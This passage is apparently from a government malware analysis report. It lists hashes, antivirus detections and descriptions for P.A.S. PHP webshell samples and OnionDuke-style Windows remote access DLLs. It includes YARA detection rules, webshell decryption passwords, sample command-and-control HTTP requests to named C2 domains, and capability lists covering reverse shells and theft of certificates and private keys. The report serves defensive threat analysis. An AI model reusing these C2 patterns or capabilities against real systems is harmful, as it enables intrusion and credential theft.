F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.abe
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.G
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Relationships


(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)	Related_To	(S) Interface for PAS v.3.0.10
(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)	Related_To	(F) d285115e97c02063836f1cf8f91669c114052727c3 9bf4bd3c062ad5b3509e38 (fc45a)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "we kome" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.0.10. This version (see Screenshot) and v.3.1.0 have similar functionality, except v.3.0.10 has safeMode, open base directory, and disable functionality.The webshell P.A.S. v.3.0.10 interface is shown in image 2.0.

Screenshots

- **Interface for PAS v.3.0.10**



d285115e97c02063836f1cf8f91669c114052727c39bf4bd3c062ad5b3509e38

Details

Name	d285115e97c02063836f1cf8f91669c114052727c39bf4bd3c062ad5b3509e38
Size	21191
Type	PHP script, ASCII text, with very long lines
MD5	fc45abdd5fb3ffa4d3799737b3f597f4
SHA1	adf649354ff4d1812e7de745214362959e0174b1
ssdeep	384:ccKqZSUbR58RkpmzijNeoBtqT/juu+/iSeClJTYZaPKWFbNUbxwx:pKqZ7dCupmzqN3K7jsFDTTeaX1NUbxG
Entropy	6.1021796546

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i

NetGate	Trojan.Win32.Malware
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.abe
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Avira	PHP/Krypt k.AA
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Relationships

(F) d285115e97c02063836f1cf8f91669c114052727c3 9bf4bd3c062ad5b3509e38 (fc45a)	Related_To	(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "123123" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.0.10. This file and 6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46 have the same functionality.

0576cd0e9406e642c473cfa9cb67da4bc4963e0fd6811bb09d328d71b36faa09

Details

Name	0576cd0e9406e642c473cfa9cb67da4bc4963e0fd6811bb09d328d71b36faa09
Size	21633
Type	PHP script, ASCII text, with very long lines, with CRLF line terminators
MD5	10b1306f322a590b9cef4d023854b850
SHA1	eac98f414abd9e6a39ce96f5547284c371a30a74
ssdeep	384:aflOAr6OucUytsS8UdzMV3u2SmsyCDHEToBCGIbGA3taDPWA+0BWdL1v:afUAr6OJB18Cc3u2jseTo/cGA3taD+Ae
Entropy	6.1212580823

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aax
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

0fd05095e5d2fa466bef897105dd943de29f6b585ba68a7bf58148767364e73e

Details

Name	0fd05095e5d2fa466bef897105dd943de29f6b585ba68a7bf58148767364e73e

Size	21377
Type	PHP script, ASCII text, with very long lines
MD5	128cc715b25d0e55704ed9b4a3f2ef55
SHA1	93c3607147e24396cc8f508c21ce8ab53f9a0176
ssdeep	384:zvAz7TvcjKJp0eJ4ZZXIoQW9fq3C3W/e3+M/BF9xjzAMbaQCUv:jAzMjAp0/XIq9fq3CWoEUv
Entropy	6.10186106747

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AXV
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aau
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

1343c905a9c8b0360c0665efa6af588161fda76b9d09682aaf585df1851ca751

Details

Name	1343c905a9c8b0360c0665efa6af588161fda76b9d09682aaf585df1851ca751
Size	21355
Type	PHP script, ASCII text, with very long lines
MD5	f3ecf4c56f16d57b260b9cf6ec4519d6
SHA1	18eda2d7b0d42462cdef1794ad26e21a52d79dc6
ssdeep	384:DIiH2ER39I1Vv+kIPEWWjYc+CmJNHKblvcDSRRjqSA93DuxuXvWxUV:DIy2ER3CL+khWUYcsJtMcDiuSA93Dux0
Entropy	6.09871136883

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aav
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

2d5afec034705d2dc398f01c100636d51eb446f459f1c2602512fd26e86368e4

Details	
Name	2d5afec034705d2dc398f01c100636d51eb446f459f1c2602512fd26e86368e4
Size	21377
Type	PHP script, ASCII text, with very long lines
MD5	7fce89d5e3d59d8e849d55d604b70a6f
SHA1	a0a6978f7022f71ad977760f492704216318b5cd
ssdeep	384:ZoO1rR0apTrdj4hK2IeJYORHxrPIHzDUCuJYL3Q3QX6imKrV3XVPeezCv:ZR1rxl0k2lJYORRyBg3XlKpnVPee+v
Entropy	6.10129283354

Antivirus	
F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.abb
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. During runtime, this payload will be decoded and decrypted using combination of a base64_decode and a password. This password is submitted via a POST request or in a cookie at runtime. The following password "|F3Jk~6k6" was used to decrypt the payload. The decrypted payload contains a PHP webshell and has been identified as P.A.S. v.3.1.0. This webshell is a backdoor that provides an interface for various remote operations, such as file explorer, searcher, SQL-client, network tools, command shell access, and server info features to a remote user once installed on the compromised system. The following are some of the P.A.S webshell capabilities:
--Begin Capabilities--
To view compromised server information.
File manager (copy, rename, move, download, upload, delete, jump, create files and folders).
Search files, objects, directories, and text in files.
SQL client to login and dump database and tables.
Network console to bindport, back-connect, and port scanner.
Command line console to execute command.
Execute PHP code.
--End Capabilities--
The webshell interface is shown in image 1.0.

3bd682bb7870d5c8bc413cb4e0cc27e44b2358c8fc793b934c71b2a85b8169d7

Details	
Name	3bd682bb7870d5c8bc413cb4e0cc27e44b2358c8fc793b934c71b2a85b8169d7
Size	21612
Type	PHP script, ASCII text, with very long lines, with CRLF line terminators
MD5	e80f92faa5e11007f9ffea6df2297993
SHA1	2c48e42c882b45861557ea1f139f3e8b31629c7c
ssdeep	384:FflOAr6OucUytsS8UdzMV3u2SmsyCDHEToBCGIbGA3taDPWA+0BWdLh:FfUAr6OJB18Cc3u2jseTo/cGA3taD+Aq
Entropy	6.11927531623

Antivirus	
F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan

ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aas
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload.Analysis indicates that the web shell will be access and execute through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime. The embedded payload will be decoded and decrypted using combination of a base64_decode and a password. The password was not part of the submission.

449e7a7cbc393ae353e8e18b5c31d17bb13235d0c07e9e319137543608749602

Details

Name	449e7a7cbc393ae353e8e18b5c31d17bb13235d0c07e9e319137543608749602
Size	21667
Type	PHP script, ASCII text, with very long lines
MD5	66948b04173b523ca773c3073afb506d
SHA1	e1ad80b0769b8b9dfb357a410af948127aabda97
ssdeep	384:C0LnByNA3w1C7+mUsR+3oGzY0esuvDDqpEhIqdbf1oZP4jihXro8AtoGXz:C0FgJXoGzY0mDDbIqNYP4jihXroltoGj
Entropy	6.09992131729

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aap
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Avira	PHP/Agent.12664
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

7dac01e818bd5a01fe75c3324f6250e3f51977111d7b4a94e41307bf463f122e

Details

Name	7dac01e818bd5a01fe75c3324f6250e3f51977111d7b4a94e41307bf463f122e
Size	21445
Type	PHP script, ASCII text, with very long lines, with CRLF line terminators
MD5	a5e933d849367d623d1f2692b6691bbf
SHA1	b788dce411fe0e1e1b7b476184aa6bbd0f8e3e31
ssdeep	384:5WermnyinsjQ+b3f+qzolbopGdiWy6diduFrg:5XaytEm3GCpGdMuFrg
Entropy	6.11582358023

Antivirus	
F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aaq
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Avira	PHP/Agent.12661
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

9376e20164145d9589e43c39c29be3a07ecdfd9c5c3225a69f712dc0ef9d757f

Details	
Name	9376e20164145d9589e43c39c29be3a07ecdfd9c5c3225a69f712dc0ef9d757f
Size	21182
Type	PHP script, ASCII text, with very long lines
MD5	dc4594dbeafbc8edfa0ac5983b295d9b
SHA1	82c4d3753a8ee26f0468e79bf5d90ada04c612ea
ssdeep	384:5e0nReo3P8WiT/7AxG7+4g6NdSB1env3qnEkgAFHJNdfoNuWs3yYKGYWZ0QxzTFI:5RzI /sxG7+762Be0skJNdfoNuWVbWZ0V
Entropy	6.10088739359

Antivirus	
F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.abd
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

a0c00aca2f34c1f5ddcf36be2ccca4ce63b38436faf45f097d212c59d337a806

Details	
Name	a0c00aca2f34c1f5ddcf36be2ccca4ce63b38436faf45f097d212c59d337a806
Size	21191

Type	PHP script, ASCII text, with very long lines
MD5	1ec7f06f1ee4fa7cecd17244eec24e07
SHA1	ae167bca0863cfccba9cc9cf5e3cafce6fa6b92c
ssdeep	384:s7ueraQSysFXnTPy9U3KRpz0x8Q1wKM5ivFV8rfAcrOf+U8zVYG:32sFXTPy9U3Qze8SwK2iooEOmKG
Entropy	6.1011365049

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aba
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

bd7996752cac5d05ed9d1d4077ddf3abcb3d291321c274dbcf10600ab45ad4e4

Details

Name	bd7996752cac5d05ed9d1d4077ddf3abcb3d291321c274dbcf10600ab45ad4e4
Size	21377
Type	PHP script, ASCII text, with very long lines
MD5	70f93f4f17d0e46137718fe59591dafb
SHA1	1e49a68c72ef40e8c333007a7e7f56de1b29c842
ssdeep	384:EliH2ER39I1Vv+kIPEWWjYc+CmJNHKblvcDSRRjqSA93DuxuXvWxUort:EIy2ER3CL+khWUYcsJtMcDiuSA93Duxf
Entropy	6.09482710893

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
VirIT	Trojan.PHP.Shell.LV
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aaw
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.G
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

55058d3427ce932d8efcbe54dccf97c9a8d1e85c767814e34f4b2b6a6b305641

Details

Name	55058d3427ce932d8efcbe54dccf97c9a8d1e85c767814e34f4b2b6a6b305641
Size	435712
Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	8f154d23ac2071d7f179959aaba37ad5
SHA1	8ccaa941af229cf57a0a97327d99a46f989423f0
ssdeep	6144:khqxVdwaTzQ87IWjZA1azReeoqbRAnXccmGRAVckV2pfLHWiDlu:2qq+t74ak2tAscmPckV2pfLHWulu
Entropy	6.40456212225

Antivirus

F-prot	W32/Trojan3.XZP
McAfee	OnionDuke-FDMS
K7	Trojan (0007c0301)
Systweak	trojan.agent
F-secure	Trojan.Generic.20173242
Symantec	Trojan.Cozer.B
ClamAV	Win.Trojan.OnionDuke-5486244-0
Kaspersky	Backdoor.Win32.MiniDuke.bz
QuickHeal	Backdoor.OnionDuke
TrendMicro	BKDR_COZER.LP
Sophos	Troj/Agent-AUWH
Avira	TR/AD.OnionDuke.ntjop
Microsoft	Backdoor:Win32/OnionDukeIdha
Ahnlab	Malware/Win32.Generic
ESET	a variant of Win32/Agent.WPL trojan
NANOAV	Trojan.Win32.MiniDuke.ekecow
TrendMicroHouseCall	BKDR_COZER.LP
Ikarus	Trojan.Win32.Agent
AVG	Agent5.AWKU

PE Information

PE Sections

Compiled	2014-12-18T21:40:51Z

Name	MD5	Raw Size	Entropy
(header)	d16ea137e45c3186e912c69ef544df30	1024	2.47959457145
.text	d3be0c71767bb8f7976fb66e2d3b6611	338432	6.44965994232
.rdata	be8b2bc2020e9e8b5142b2231f2e028c	68608	4.7082956177
.data	f8d519621401eb9057c8ed71bb5902bc	8192	5.27710543994
.reloc	24a204634cd51c19590a4e0eac7ab8fe	19456	6.54348162441

Packers

Name	Version	Entry Point
Borland Delphi 3.0 (???)	NA	NA

Relationships

(F) 55058d3427ce932d8efcbe54dccf97c9a8d1e85c767814e34f4b2b6a6b305641 (8f154)	Connected_To	(D) private.directinvesting.com

Description

This file is a Windows DLL application. It has been identified as a fully functioning remote access tool providing a vast array of command and control capabilities. This program uses a secure strings method to unpack strings used during runtime by multiple portions of the application. Displayed below is a YARA signature which may be used to detect this application. This YARA signature is based primarily on the identified secure strings method.

—Begin YARA Signature—

```
rule unidentified_malware
{
meta:
Author = "US-CERT Code Analysis Team"
Date = 16JAN17
Incident = 10105049
MD5 = "8F154D23AC2071D7F179959AABA37AD5"

strings:
$my_string_one = { 8D 78 03 8A 65 FF 8D A4 24 00 00 00 00 8A 04 0F 32 C4 88 04 11 41 3B CE 72 F3 }
$my_string_two = "CryptAcquireCertificatePrivateKey"
$my_string_three = "CertFreeCertificateContext"
$my_string_four = "CertEnumCertificatesInStore"
$my_string_five = "PFXImportCertStore"

condition:
all of them
}
```

-—End YARA Signature—-

During runtime, the malware attempts to communicate with its C2 server, private.directinvesting.com. Displayed below are sample connections between the malware and its C2 server.

—Begin Sample C2 Connections—

```
GET /lexicon/index.cfm?dq=d9487&pg=149a8d6adb73d479e66c6 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: private.directinvesting.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache


GET /lexicon/index.cfm?source=0887a&css=b9&utm_term=80aaeb73d479e66c6&f=12 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: private.directinvesting.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache


GET /lexicon/index.cfm?utm_content=876b73d479e66c6&source=19bd05efa8c HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: private.directinvesting.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
```

-—End Sample C2 Connections—-

The application attempts to download data from a C2 server and write it to a randomly named .tmp file within the users %TEMP% directory. Some of the file names used to store this downloaded data within our lab environment are displayed below:

-—Begin Sample File Names—-

```
TEMP\Cab1D5.tmp
TEMP\Cab1D7.tmp
TEMP\Cab1DA.tmp
TEMP\Cab1DC.tmp
```

-—End Sample File Names—-

Analysis indicates this application provides several notable capabilities to an operator. The program provides an operator access to a reverse shell on the victim system. Additionally, the malware provides an operator the capability to enumerate the victims Windows Certificate Store, and extract identified digital certificates, including private keys. The application also allows an operator to enumerate all physical drives and network resources the victim system has access to.

9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0

Details

Name	9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0
Size	434688
Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	ae7e3e531494b201fbf6021066ddd188
SHA1	e9fb290ab3a57dd50f78596b3bb3d373f4391794
ssdeep	6144:OTnkkw+XyCBoxqNyK1fMdm4EGJAAyom6YAhaf7iBXBj12SHWM7Dx:OTn3C3xqXf/OAZom6jhQiBXBZ2SHW0x
Entropy	6.4095074296

Antivirus

F-prot	W32/Trojan3.XZO
McAfee	OnionDuke-FDMS
K7	Trojan (0007c0301)
Systweak	trojan.agent
F-secure	Trojan.Generic.20173160
Symantec	Trojan.Cozer.B
ClamAV	Win.Trojan.OnionDuke-5486245-0
Kaspersky	Backdoor.Win32.MiniDuke.cb
QuickHeal	Backdoor.OnionDuke
TrendMicro	BKDR_COZER.LP
Sophos	Troj/Agent-AUWH
Avira	TR/AD.OnionDuke.trltr
Microsoft	Backdoor:Win32/OnionDuke!dha
Ahnlab	Malware/Win32.Generic
ESET	a variant of Win32/Agent.WPL trojan
NANOAV	Trojan.Win32.AD.ekdqnf
TrendMicroHouseCall	BKDR_COZER.LP
Ikarus	Trojan.Win32.Agent
AVG	Agent5.AWKV

PE Information

PE Sections

Compiled	2014-12-18T19:08:53Z

Name	MD5	Raw Size	Entropy
(header)	38153f895d4b391ee08f3a0814df439a	1024	2.48999986641
.text	41ed1207da910058e1882426b9627644	337920	6.45016237717
.rdata	27694317558299dd1609b4f476d7141f	68608	4.70267295411
.data	b65dd078b5a24ec0a223fdf6b3ed134a	8192	5.29144751488
.reloc	bc8ec2f7707d0a33f9663235cfb2a4ea	18944	6.5984520808

Packers

Name	Version	Entry Point
Borland Delphi 3.0 (???)	NA	NA

Relationships

(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 (ae7e3)	Connected_To	(D) cderlearn.com
(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 (ae7e3)	Characterized_By	(S) digital_cert_steal.bmp

Description

This file is a Windows DLL application. It has been identified as a fully functioning remote access tool providing a vast array of command and control capabilities. This program uses a secure strings method to unpack strings used during runtime by multiple portions of the application. Displayed below is a YARA signature which may be used to detect this application. This YARA signature is based primarily on the identified

secure strings method.

-—Begin YARA Signature—-

```
rule unidentified_malware
{
meta:
Author = "US-CERT Code Analysis Team"
Date = 16JAN17
Incident = 10105049
File = "9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0"
MD5 = "AE7E3E531494B201FBF6021066DDD188"

strings:
$my_string_one = { 8D 78 03 8A 65 FF 8D A4 24 00 00 00 00 8A 04 0F 32 C4 88 04 11 41 3B CE 72 F3 }
$my_string_two = "CryptAcquireCertificatePrivateKey"
$my_string_three = "CertFreeCertificateContext"
$my_string_four = "CertEnumCertificatesInStore"
$my_string_five = "PFXImportCertStore"

condition:
all of them
}
```

-—End YARA Signature—-

During runtime, the malware attempts to communicate with its C2 server, cderlearn[.]com. Displayed below are sample connections between the malware and its C2 server.

—Begin Sample C2 Connections—

```
POST /search.cfm HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: www[.]cderlearn.com
Content-Length: 38
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache

rss=a5ce5fa&pg=f8&sa=8816db73d479e8e35

POST /search.cfm HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: www[.]cderlearn.com
Content-Length: 46
Cache-Control: no-cache

id=3&source=a804b4b73d479eebea&rss=53d0&ei=d3c
```

-—End Sample C2 Connections—-

The application attempts to download data from a C2 server and write it to a randomly named .tmp file within the users %TEMP% directory. Some of the file names used to store this downloaded data within our lab environment are displayed below:

-—Begin Sample File Names—-


```
TEMP\Cab5.tmp
TEMP\Tar6.tmp
TEMP\Cab7.tmp
TEMP\Tar8.tmp
```

-—End Sample File Names—-

Analysis indicates this application provides several notable capabilities to an operator. The program provides an operator access to a reverse shell on the victim system. Additionally, the malware provides an operator the capability to enumerate the victims Windows Certificate Store, and extract identified digital certificates, including private keys. The application also allows an operator to enumerate all physical drives and network resources the victim system has access to.

Screenshots

- **digital_cert_steal.bmp**



Screen shot of code used by 9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 to steal a victim users digital certificates from the Windows Certificate Store.

---

ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e

Details

Name	ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e
Size	714679
Type	Rich Text Format data, version 1, unknown character set
MD5	81f1af277010cb78755f08dfcc379ca6
SHA1	9cb7716d83c0d06ab356bdfa52def1af64bc5210
ssdeep	3072:0gOxPV0p1knm8Z0gPJQ3kq9d6AvgBodb30aCubtvn7JBsEitau3QCv:jOBVs1knm8ZPJQ3kqoodkuZjlbVY
Entropy	3.29548128269

Antivirus

F-prot	W32/Dridex.HX
McAfee	Fareit-FHF
NetGate	Trojan.Win32.Malware
F-secure	Gen:Variant.Razy.41230
Symantec	Trojan.Fareit
VirusBlokAda	TrojanPSW.Fareit
ClamAV	Win.Trojan.Agent-5486255-0
